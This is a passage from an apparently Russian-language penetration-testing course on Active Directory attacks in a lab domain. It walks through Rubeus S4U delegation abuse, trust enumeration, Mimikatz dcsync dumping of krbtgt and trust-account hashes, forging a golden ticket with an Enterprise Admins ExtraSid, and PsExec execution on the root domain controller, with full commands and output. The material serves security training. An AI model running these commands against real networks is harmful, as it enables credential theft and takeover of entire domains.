PS C:\tools> .\Rubeus.exe s4u /user:myComputer$ /rc4:AA6EAFB522589934A6E5CE92C6438221 /impersonateuser:
    administrator /msdsspn:CIFS/appsrv01.prod.corp1.com /ptt
...

[*] Action: S4U

[*] Using rc4_hmac hash: AA6EAFB522589934A6E5CE92C6438221
[*] Building AS-REQ (w/ preauth) for: 'prod.corp1.com\myComputer$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFFDCCBRCgAwIBBaEDAgEWooIEI...

[*] Action: S4U
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2self request for: 'myComputer$@PROD.CORP1.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@PROD.CORP1.COM' to 'myComputer$@PROD.CORP1.COM'
[*] base64(ticket.kirbi):

      doIFhDCCBYCgAwIBBaEDAgEWooIEi...

[*] Impersonating user 'administrator' to target SPN 'CIFS/appsrv01.prod.corp1.com'
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2proxy request for service: 'CIFS/appsrv01.prod.corp1.com'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'CIFS/appsrv01.prod.corp1.com':

      doIGbDCCBmigAwIBBaEDAgEWooIFY...
[+] Ticket successfully imported!
```

Листинг 827 - Использование расширения S4U для запроса TGS для appsrv01

После получения TGT для машинной учётной записи `myComputer`, S4U2Self запрашивает пересылаемый сервисный билет как пользователь `administrator` к машинной учётной записи `myComputer`. Наконец, S4U2Proxy запрашивает TGS для службы CIFS на `appsrv01` как пользователь `administrator`, после чего он внедряется в память.

Чтобы проверить успех этой атаки, сначала выведем любые загруженные Kerberos-билеты через `klist`.

```
PS C:\tools> klist

Current LogonId is 0:0x58e86

Cached Tickets: (1)

#0>     Client: administrator @ PROD.CORP1.COM
```

```
Server: CIFS/appsrv01.prod.corp1.com @ PROD.CORP1.COM
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 4/15/2020 11:43:27 (local)
End Time:   4/15/2020 21:43:27 (local)
Renew Time: 4/22/2020 11:43:27 (local)
Session Key Type: AES-128-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:
```

Листинг 828 - Вывод сервисного билета к CIFS на APPSRV01

Теперь, когда у нас есть TGS для службы CIFS на `appsrv01` как `administrator`, можно взаимодействовать с файловыми службами на `appsrv01` в контексте доменного администратора `administrator`.

```
PS C:\tools> dir \\appsrv01.prod.corp1.com\c$

    Directory: \\appsrv01.prod.corp1.com\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/3/2020   7:17 AM                inetpub
d-----        7/16/2016   6:23 AM                PerfLogs
d-r---        4/14/2020   8:12 AM                Program Files
d-----        7/16/2016   6:23 AM                Program Files (x86)
d-----        4/14/2020   8:13 AM                Tools
d-r---         4/3/2020   2:07 PM                Users
d-----         4/4/2020  10:31 AM                Windows
```

Листинг 829 - Проверка доступа CIFS на APPSRV01

Наш доступ к `appsrv01` выполняется в контексте доменного администратора `administrator`. Можно использовать CIFS-доступ, чтобы получить выполнение кода на `appsrv01`, но в процессе мы выполним сетевой вход вместо интерактивного. Это значит, что доступ будет ограничен `appsrv01` и не сможет напрямую использоваться для расширения доступа к остальной части домена.

#### 16.2.4.1 Упражнения

1. Повторите шаги перечисления из этого раздела, чтобы найти доступ `GenericWrite` к `appsrv01`.
2. Реализуйте атаку, чтобы получить сервисный билет CIFS к `appsrv01`, создав новый объект машинной учётной записи и используя его с Rubeus. Перед началом атаки обязательно перезагрузите `appsrv01`, чтобы очистить кешированные Kerberos-билеты.
3. Используйте CIFS TGS, чтобы получить выполнение кода на `appsrv01`.

## 16.3 Теория леса Active Directory

До этого момента мы обсуждали и использовали только концепции Active Directory, связанные с одним доменом. В крупных организациях и корпорациях инфраструктура разделяется на несколько доменов, но всё ещё управляется Active Directory. Когда мы выполняем тестирование на проникновение в многодоменных инфраструктурах, нужно, очевидно, оценивать состояние безопасности всех доменов.

Учитывая важность этого, оставшуюся часть модуля мы посвятим обсуждению, перечислению и эксплуатации архитектурных концепций многодоменных реализаций Active Directory.

### 16.3.1 Доверие Active Directory в лесу

Начнём с базовой теории многодоменных реализаций Active Directory. Это создаст основу для дальнейшего перечисления и последующих атак. Главная концепция, на которой мы сосредоточимся, - доверие, позволяющее двум или нескольким доменам расширять Kerberos-аутентификацию друг на друга.

Например, представим два домена, A и B, как показано на рисунке 245. Фраза «домен A доверяет домену B» означает, что пользователи домена B могут обращаться к ресурсам внутри домена A.




Рисунок 245: Доверие от домена A к домену B

Сочетание Kerberos-аутентификации и доверия позволяет назначать разрешения пользователям в домене B, чтобы они могли обращаться к службам, например файлам и общим ресурсам, внутри домена A. Это позволяет распределять пользователей, данные и службы по нескольким доменам.

Рисунок 245 показывает доверие от домена A к домену B, которое называется односторонним доверием, но доверие также может быть настроено от домена B к домену A, что даёт двустороннее доверие. После установки доверия TGT, созданный в домене B, можно использовать в домене A, потому что контроллер домена в домене A доверяет контроллеру домена в домене B.

Лес Active Directory[34] по сути является родительским контейнером для ряда доменов, помогает организовывать доменные структуры и допускает множество вариантов проектирования. Первая конфигурация, которую мы обсудим, - дерево доменов, показанное на рисунке 246.




Рисунок 246: Дерево доменов с тремя доменами

В этом примере корневой домен `Corp.com` имеет двустороннее доверие к дочернему домену `Prod.Corp.com`. В Active Directory это настраивается по умолчанию и известно как доверие «родитель-потомок» (parent-child). Аналогичное доверие «родитель-потомок» существует между `Prod.Corp.com` и `Factory.Prod.Corp.com`.

Доверие «родитель-потомок» является транзитивным. Это значит, что поскольку `Corp.com` доверяет `Prod.Corp.com`, а `Prod.Corp.com` доверяет `Factory.Prod.Corp.com`, то по цепочке `Corp.com` также доверяет `Factory.Prod.Corp.com`.

Лес может содержать несколько деревьев, а каждое дерево может содержать ветви, что приводит к множеству возможных конфигураций. Один такой вариант показан на рисунке 247.



Рисунок 247: Дерево доменов с ветвями

Из-за транзитивности доверия «родитель-потомок» домен `FactoryB.Prod.Corp.com` доверяет `Dev.Corp.com`, но путь аутентификации должен проходить через `Prod.Corp.com` и `Corp.com`, что замедляет процесс. Для повышения эффективности можно установить сокращённое доверие (shortcut trust) между `FactoryB.Prod.Corp.com` и `Dev.Corp.com`, как показано на рисунке 247. Этот тип доверия тоже транзитивен и может существовать между двумя доменами, расположенными в одном дереве или в разных деревьях.

Многие организации проектируют и структурируют инфраструктуру Active Directory в несколько доменов, чтобы отделить службы от крупных бизнес-подразделений и сделать администрирование понятнее для системных администраторов. Как тестировщики на проникновение, мы должны анализировать доверия между этими доменами, чтобы находить потенциальные векторы атаки.

Каждый домен в лесу работает как отдельная единица и содержит все встроенные группы и пользователей, знакомые по архитектуре одного домена. Однако группа `Enterprise Admins`[35] - чрезвычайно привилегированная группа, существующая только в корневом домене. Участники группы `Domain Admins` имеют полный контроль над конкретным доменом, но их административный доступ не выходит за его пределы. Участники группы `Enterprise Admins` автоматически являются администраторами домена в каждом домене леса, что делает их очень желанной целью.

Однако получение доступа уровня `Domain Admin` или `Enterprise Admin` редко является конечной целью теста на проникновение. Но такой уровень доступа почти гарантирует, что мы сможем выполнить реальные цели тестирования.

В следующем разделе мы рассмотрим перечисление существующих доверий. Также выполним перечисление пользователей и групп, расположенных в доверенных доменах.

## 16.3.2 Перечисление в лесу

Как тестировщики на проникновение, мы часто получаем доступ к клиенту или серверу внутри экземпляра Active Directory либо компрометируем его. После этого перечисление, сосредоточенное на доменных доверия AD, становится ключевым шагом оценки. С учётом этого обсудим, как его выполнять.

В целом первая цель - определить, является ли скомпрометированный домен частью более крупной инфраструктуры Active Directory, и если да, перечислить доступные доверия. Сделать это можно несколькими способами.

Старый подход - использовать встроенную утилиту `nltest.exe`.[36] Можно применить флаг `/trusted_domains`, чтобы перечислить все домены, которым доверяет текущий домен. Листинг 830 показывает это в контексте пользователя `Offsec` на клиентской машине Windows 10.

```
C:\tools> nltest /trusted_domains
List of domain trusts:
    0: CORP1 corp1.com (NT 5) (Forest Tree Root) (Direct Outbound) (Direct Inbound) ( Attr: withinforest )
    1: PROD prod.corp1.com (NT 5) (Forest: 0) (Primary Domain) (Native)
The command completed successfully
```

Листинг 830 - Перечисление доверий с помощью nltest

Вывод раскрывает наш текущий домен (`prod.corp1.com`), обозначенный пометкой `Primary Domain`. Кроме того, мы находим отдельный домен (`corp1.com`). Выделенная область содержит три важных фрагмента информации. Во-первых, это `Forest Tree Root`, то есть корневой домен внутри леса. Во-вторых, `Direct Outbound` и `Direct Inbound` показывают, что текущий домен имеет с ним прямое двустороннее доверие. Наконец, имя корневого домена указано как `corp1.com`.

Вместо утилиты командной строки `nltest` эту информацию можно перечислить через .NET, Win32 API или LDAP. Каждый подход возвращает немного разные сведения о доверии и разные форматы вывода. Самый простой в реализации вариант - .NET-метод `Domain.GetAllTrustRelationships`[37] из пространства имён `System.DirectoryServices.ActiveDirectory.Domain`.

```
PS C:\tools> ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships(
    )

SourceName     TargetName   TrustType TrustDirection
----------     ----------   --------- --------------
prod.corp1.com corp1.com  ParentChild  Bidirectional
```

Листинг 831 - Перечисление доменного доверия через .NET

.NET-метод показывает, что текущий домен (`prod.corp1.com`) имеет двустороннее доменное доверие «родитель-потомок» к `corp1.com`.

Также можно использовать Win32 API `DsEnumerateDomainTrusts`.[38] Как уже упоминалось, вызов Win32 API из PowerShell или C# требует подготовки, поэтому используем готовую реализацию в PowerView через метод `Get-DomainTrust`. Если указать флаг `-API`, `Get-DomainTrust` выполнит перечисление доменных доверий с помощью `DsEnumerateDomainTrusts`.

`Get-DomainTrust` будет использовать .NET-метод, если указать флаг `-NET`.

```
PS C:\tools> Get-DomainTrust -API

SourceName        : PROD.CORP1.COM
TargetName        : corp1.com
TargetNetbiosName : CORP1
Flags             : IN_FOREST, DIRECT_OUTBOUND, TREE_ROOT, DIRECT_INBOUND
ParentIndex       : 0
TrustType         : UPLEVEL
TrustAttributes   : WITHIN_FOREST
TargetSid         : S-1-5-21-1095350385-1831131555-2412080359
TargetGuid        : b3ddeaea-6e94-430f-acaa-625e35787ee0

SourceName        : PROD.CORP1.COM
TargetName        : prod.corp1.com
TargetNetbiosName : PROD
Flags             : IN_FOREST, PRIMARY, NATIVE_MODE
ParentIndex       : 0
TrustType         : UPLEVEL
TrustAttributes   : 0
TargetSid         : S-1-5-21-3776646582-2086779273-4091361643
TargetGuid        : ad933000-76e3-4db0-b43c-6a86b850e21e
```

Листинг 832 - Перечисление доменного доверия с помощью DsEnumerateDomainTrusts

Этот вывод также показывает, что `prod.corp1.com` имеет прямое двустороннее доверие к `corp1.com`. Стоит отметить: если бы `corp1.com` не был корнем дерева, мы могли бы продолжить перечисление и вывести все доменные доверия для `corp1.com` через параметр `-Domain` в `Get-DomainTrust`. Используя этот подход, можно построить карту всех доступных отношений доверия внутри леса.

Наконец, поскольку доменное доверие создаёт Trusted Domain Object (TDO),[39] его свойства можно запрашивать через LDAP. Например, можно использовать `Get-DomainTrust`, чтобы выполнить такой LDAP-запрос, как показано в листинге 833.

```
PS C:\tools> Get-DomainTrust

SourceName      : prod.corp1.com
TargetName      : corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 2:08:22 PM
WhenChanged     : 4/2/2020 2:08:22 PM
```

Листинг 833 - Перечисление доменного доверия через LDAP

И снова вывод похож на результаты предыдущих инструментов, но представлен в другом формате.

После сбора информации о доменном доверии можно перечислять пользователей, группы и службы в доверенных доменах относительно стандартными инструментами. .NET-класс `DirectorySearcher`,[40] который умеет выполнять LDAP-запросы, можно инициализировать объектом `DirectoryEntry`.[41] Этот объект `DirectoryEntry`, в свою очередь, создаётся на основе LDAP-пути к контроллеру домена, который нужно опросить.

Если используется контроллер домена в доверенном домене, например `rdc01` вместо `cdc01` в текущем домене, можно выполнять LDAP-запросы в любом доверенном домене. Это позволяет повторно применять те же техники по всему лесу.

PowerView реализует это через параметр `-Domain` во многих командах. Листинг 834 показывает сокращённое перечисление пользователей в доверенном домене `corp1.com`.

```
PS C:\tools> Get-DomainUser -Domain corp1.com

logoncount             : 42
badpasswordtime        : 4/2/2020 6:52:50 AM
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=corp1,DC=com
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 4/2/2020 6:52:54 AM
name                   : Administrator
objectsid              : S-1-5-21-1095350385-1831131555-2412080359-500
samaccountname         : Administrator
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=corp1,DC=com
dscorepropagationdata  : {4/2/2020 2:02:14 PM, 4/2/2020 2:02:14 PM, 4/2/2020 1:47:05 PM, 1/1/1601 6:12:16 PM}
memberof               : {CN=Group Policy Creator Owners,CN=Users,DC=corp1,DC=com, CN=Domain Admins,CN=Users,
    DC=corp1,DC=com, CN=Enterprise Admins,CN=Users,DC=corp1,DC=com..}
...
```

Листинг 834 - Перечисление пользователей в corp1.com

Вывод метода `Get-DomainUser` показывает, что пользователь `Administrator` является членом группы `Enterprise Admins` в домене `corp1.com`.

Также стоит отметить, что инжестор BloodHound работает с доменными довериями и позволяет перечислять весь лес.

Мы можем перечислять доменные доверия по всему лесу с помощью техник, показанных в этом разделе. Также можно перечислять пользователей, группы и делегирование Kerberos в доверенных доменах и, возможно, использовать результаты в атаке. В следующем разделе мы сосредоточимся на использовании доменного доверия для компрометации других доменов или всего леса.

### 16.3.2.1 Упражнения

1. Перечислите доменные доверия с помощью .NET, Win32 API и LDAP.
2. Перечислите доверия из домена `corp1.com`.
3. Перечислите группы в домене `corp1.com`.
4. Найдите всех участников группы `Enterprise Admins`.

## 16.4 Сжигаем лес

Во время теста на проникновение часто полезно продемонстрировать компрометацию леса как предельный пример архитектурной уязвимости. В следующих разделах мы используем два подхода: скомпрометированную учётную запись администратора домена в дочернем домене и неограниченное делегирование Kerberos.

### 16.4.1 Захват леса через дополнительные SID

В контексте леса Active Directory наша конечная цель - повысить привилегии с администратора одного домена до `Enterprise Admin`. Самый прямой способ добиться этого - скомпрометировать корневой домен и получить членство в группе `Enterprise Admin`.

Для этого в этом разделе мы используем дополнительные SID (ExtraSids), поле внутри TGT или TGS. Хотя эта атака предполагает, что домен, в котором мы сейчас находимся, уже скомпрометирован, она открывает путь к полной компрометации леса.

Перед началом выделим несколько деталей протокола Kerberos. Когда пользователь проходит аутентификацию при входе, TGT создаётся контроллером домена и шифруется хешем пароля учётной записи `krbtgt`. Именно это мы используем, когда создаём золотой билет (golden ticket) для получения неограниченного доступа и закрепления в домене.

Информация о входе пользователя и его авторизации хранится внутри структуры `KERB_VALIDATION_INFO`[42] в TGT. Помимо прочего, эта структура содержит список членства в группах, идентифицируемых SID. Когда мы создаём золотой билет, мы создаём TGT с желаемым членством в группах.

Поле `ExtraSids` внутри структуры `KERB_VALIDATION_INFO` включает SID, происходящие из чужого домена, и показывает членство в доверенном домене. Дополнительные SID могут использоваться при миграции доменов Active Directory, чтобы предоставлять доступ из одного домена в другой.

В легитимном сценарии пользователь из домена A с дополнительными SID, назначенными из домена B, может обращаться к содержимому внутри доверенного домена согласно членству в группах, в которое преобразуются эти SID.

Техническая реализация Kerberos-аутентификации между доменами зависит от ключа доверия. Поскольку домен B не может знать хеш пароля домена A, у него нет способа расшифровать TGT, отправленный из домена A в домен B. Эту проблему решает общий секрет, создаваемый при настройке доверия.

Когда устанавливается доменное доверие, также создаётся новая учётная запись компьютера с именем доверенного домена. В `prod.corp1.com` такая учётная запись называется `corp1$`; её также называют учётной записью доверия. Общий секрет - это хеш пароля `corp1$`. Для двустороннего доверия, например между родительским и дочерним доменами, и `prod.corp1.com`, и `corp1.com` создают учётную запись доверия. Имя учётной записи всегда совпадает с доверенным доменом, поэтому внутри `corp1.com` она называется `prod$`, но и `prod$`, и `corp1$` имеют один и тот же хеш пароля.

Можно получить NTLM-хеш учётной записи доверия с контроллера домена так же, как мы делали это с учётной записью `krbtgt`. Рассмотрим запрос `dcsync`, выполненный от имени администратора домена `admin`, как показано в листинге 835.

```
mimikatz # lsadump::dcsync /domain:prod.corp1.com /user:corp1$
[DC] 'prod.corp1.com' will be the domain
[DC] 'CDC01.prod.corp1.com' will be the DC server
[DC] 'corp1$' will be the user account
```

```
Object RDN           : CORP1$

** SAM ACCOUNT **

SAM Username         : CORP1$
Account Type         : 30000002 ( TRUST_ACCOUNT )
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT )
Account expiration   :
Password last change : 4/2/2020 7:19:14 AM
Object Security ID   : S-1-5-21-3776646582-2086779273-4091361643-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: cf4bc17dff896101da4f3498a68d50f2
...
```

Листинг 835 - Ключ доверия для `CORP1$`

Если пользователь в `prod.corp1.com` хочет обратиться к службе в `corp1.com`, контроллер домена в `prod.corp1.com` создаст TGT для `corp1.com` и укажет, что это перенаправление (referral) к TGS. Этот TGT подписывается не хешем пароля `krbtgt`, а ключом доверия из листинга 835.

Чтобы проиллюстрировать этот процесс, попробуем обратиться к службе CIFS на `rdc01.corp1.com` от имени пользователя `Offsec` на Windows 10-клиенте внутри домена `prod.corp1.com`. Доступ завершится ошибкой, поскольку пользователь `Offsec` не является локальным администратором на `rdc01.corp1.com`, но билеты всё равно будут созданы. Перед выполнением этой проверки следует выйти из системы и войти снова, чтобы очистить все кешированные Kerberos-билеты.

```
C:\tools> dir \\rdc01.corp1.com\c$
Access is denied.

C:\tools> klist

Current LogonId is 0:0x54243a

Cached Tickets: (3)

#0>     Client: offsec @ PROD.CORP1.COM
        Server: krbtgt/CORP1.COM @ PROD.CORP1.COM
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        ...
        Cache Flags: 0
        Kdc Called: CDC01.prod.corp1.com

#1>     Client: offsec @ PROD.CORP1.COM
        Server: krbtgt/PROD.CORP1.COM @ PROD.CORP1.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        ...
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: CDC01.prod.corp1.com

#2>     Client: offsec @ PROD.CORP1.COM
        Server: CIFS/rdc01.corp1.com @ CORP1.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        ...
        Cache Flags: 0
        Kdc Called: RDC01.corp1.com
```

Листинг 836 - Билеты, запрошенные для междоменной аутентификации

Доступ к файловому ресурсу на `rdc01.corp1.com` был запрещён, но команда `klist` показывает, что Kerberos-билеты были запрошены. Билет 1 - это TGT для домена `prod.corp1.com`. Это наш обычный TGT, зашифрованный хешем `krbtgt` текущего домена.

Билет 0 - это TGT для домена `corp1.com`, но он всё ещё создан контроллером домена в нашем текущем домене. Этот TGT шифруется ключом доверия и затем пересылается контроллеру домена в `corp1.com`.

Наконец, билет 2 - это TGS для службы CIFS на `rdc01.corp1.com`; его создаёт контроллер домена в `corp1.com` и возвращает нам.

С точки зрения атакующего ключ доверия кажется очень полезным, но на практике нам даже не обязательно его использовать. Если мы скомпрометировали пароль учётной записи `krbtgt` в текущем домене, мы можем создать золотой билет, содержащий `ExtraSid` с членством в группе `Enterprise Admins`. Контроллер домена в текущем домене перепишет этот золотой билет с использованием ключа доверия перед отправкой в родительский домен, как было показано в листинге 836.

Независимо от того, какой пароль мы используем для золотого билета, эта техника позволяет перейти напрямую из текущего домена в корневой домен как член `Enterprise Admins`, фактически делая нас администраторами домена во всех доменах леса.

Попробуем это с Mimikatz. Сначала откроем командную строку от имени пользователя `admin`, который входит в группу `Domain Admins` в `prod.corp1.com`. Это смоделирует компрометацию домена и позволит получить хеш пароля `krbtgt`. Запустим Mimikatz и используем команду `dcsync`, чтобы принудительно реплицировать хеш пароля учётной записи `krbtgt`.

```
mimikatz # lsadump::dcsync /domain:prod.corp1.com /user:prod\krbtgt
[DC] 'prod.corp1.com' will be the domain
[DC] 'CDC01.prod.corp1.com' will be the DC server
[DC] 'prod\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/2/2020 7:09:13 AM
Object Security ID   : S-1-5-21-3776646582-2086779273-4091361643-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4b6af2bf64714682eeef64f516a08949
    ntlm- 0: 4b6af2bf64714682eeef64f516a08949
    lm  - 0: 2342ac3fd35afd0223a1469f0afce2b1
...
```

Листинг 837 - Получение хеша `krbtgt` с помощью DCSync

Имея NTLM-хеш учётной записи `krbtgt` из `prod.corp1.com`, мы можем создать золотой билет. Среди аргументов команды `kerberos::golden` нам понадобятся SID обоих доменов. Получим их с помощью `Get-DomainSID` из PowerView.

```
PS C:\tools> Get-DomainSID -Domain prod.corp1.com
S-1-5-21-3776646582-2086779273-4091361643

PS C:\tools> Get-DomainSid -Domain corp1.com
S-1-5-21-1095350385-1831131555-2412080359
```

Листинг 838 - Поиск SID доменов

Последний нужный нам фрагмент - RID группы `Enterprise Admins`. К счастью, это статическое значение `519`.[43] Значит, мы можем добавить `519` к SID домена и получить SID группы `Enterprise Admins`.

Теперь всё готово для создания золотого билета, который выдаст нам членство в `Enterprise Admins` в `corp1.com`. Мы передадим имя пользователя внутри `prod.corp1.com` (оно не обязано быть действительным), исходный домен (`/domain`), SID исходного домена (`/sid`), хеш пароля `krbtgt` (`/krbtgt`) и, наконец, значение `ExtraSid` - SID группы `Enterprise Admins` - через параметр `/sids`. Также добавим флаг `/ptt`, чтобы внедрить билет в память.

```
mimikatz # kerberos::golden /user:h4x /domain:prod.corp1.com /sid:S-1-5-21-3776646582-2086779273-4091361643 /
    krbtgt:4b6af2bf64714682eeef64f516a08949 /sids:S-1-5-21-1095350385-1831131555-2412080359-519 /ptt
User      : h4x
Domain    : prod.corp1.com (PROD)
SID       : S-1-5-21-3776646582-2086779273-4091361643
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1095350385-1831131555-2412080359-519 ;
ServiceKey: 4b6af2bf64714682eeef64f516a08949 - rc4_hmac_nt
Lifetime  : 4/16/2020 8:23:43 AM ; 4/14/2030 8:23:43 AM ; 4/14/2030 8:23:43 AM
-> Ticket : ** Pass The Ticket **

  * PAC generated
  * PAC signed
  * EncTicketPart generated
  * EncTicketPart encrypted
  * KrbCred generated

Golden ticket for 'h4x @ prod.corp1.com' successfully submitted for current session
```

Листинг 839 - Создание золотого билета с `ExtraSid`

После создания билета и его внедрения в память выйдем из Mimikatz и подтвердим доступ к `rdc01`, корневому контроллеру домена, с помощью PsExec.

```
C:\tools> c:\tools\SysinternalsSuite\PsExec.exe \\rdc01 cmd
...

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Листинг 840 - Получение выполнения кода на RDC01

Мы смогли получить выполнение кода, что подтверждает административный доступ к `rdc01`. Перечислим членство в группах с помощью `whoami /groups`.

```
C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type
========================================== ================
Everyone                                   Well-known group
...
PROD\Domain Admins                         Group
PROD\Group Policy Creator Owners           Group
                                           Unknown SID type
                                           Unknown SID type
CORP1\Enterprise Admins                    Group
...
```

Листинг 841 - Перечисление членства в группах

Теперь мы являемся членами `Enterprise Admins`. Отлично. Это доказывает, что компрометация одного домена может привести к компрометации каждого домена в лесу. Однако, поскольку Microsoft указывает, что домены не являются границами безопасности, такая «компрометация» фактически допускается самой архитектурой. На практике это создаёт серьёзные проблемы проектирования для организаций, которые хотят разделять данные и доступ. Простой пример - создание DMZ с веб-серверами,

обращёнными в Интернет, и добавление их в домен, который находится в одном лесу с производственным доменом.

`ExtraSids` можно блокировать между доменами одного леса с помощью карантина домена (domain quarantine), настраиваемого через `Netdom`.[44] Однако это также блокирует легитимный доступ, поэтому такое решение внедряют редко.

#### 16.4.1.1 Упражнение

1. Повторите шаги из этого раздела и получите выполнение кода на корневом контроллере домена.

#### 16.4.1.2 Дополнительное задание

Найдите ключ доверия для `corp1.com` и используйте его для создания золотого билета вместо хеша пароля `krbtgt`, как было показано в предыдущем разделе. С созданным билетом получите выполнение кода на контроллере домена `rdc01.corp1.com`. Не забудьте выходить из системы между попытками, чтобы очищать кешированные билеты.

### 16.4.2 Захват леса через принтеры

В предыдущем разделе мы показали, как скомпрометировать весь домен через ошибку принтера после компрометации одного сервера, настроенного с неограниченным делегированием Kerberos. В этом разделе мы повторно используем эту технику, чтобы напрямую нацелиться на контроллер домена в корневом домене леса и мгновенно скомпрометировать весь лес с одного сервера.

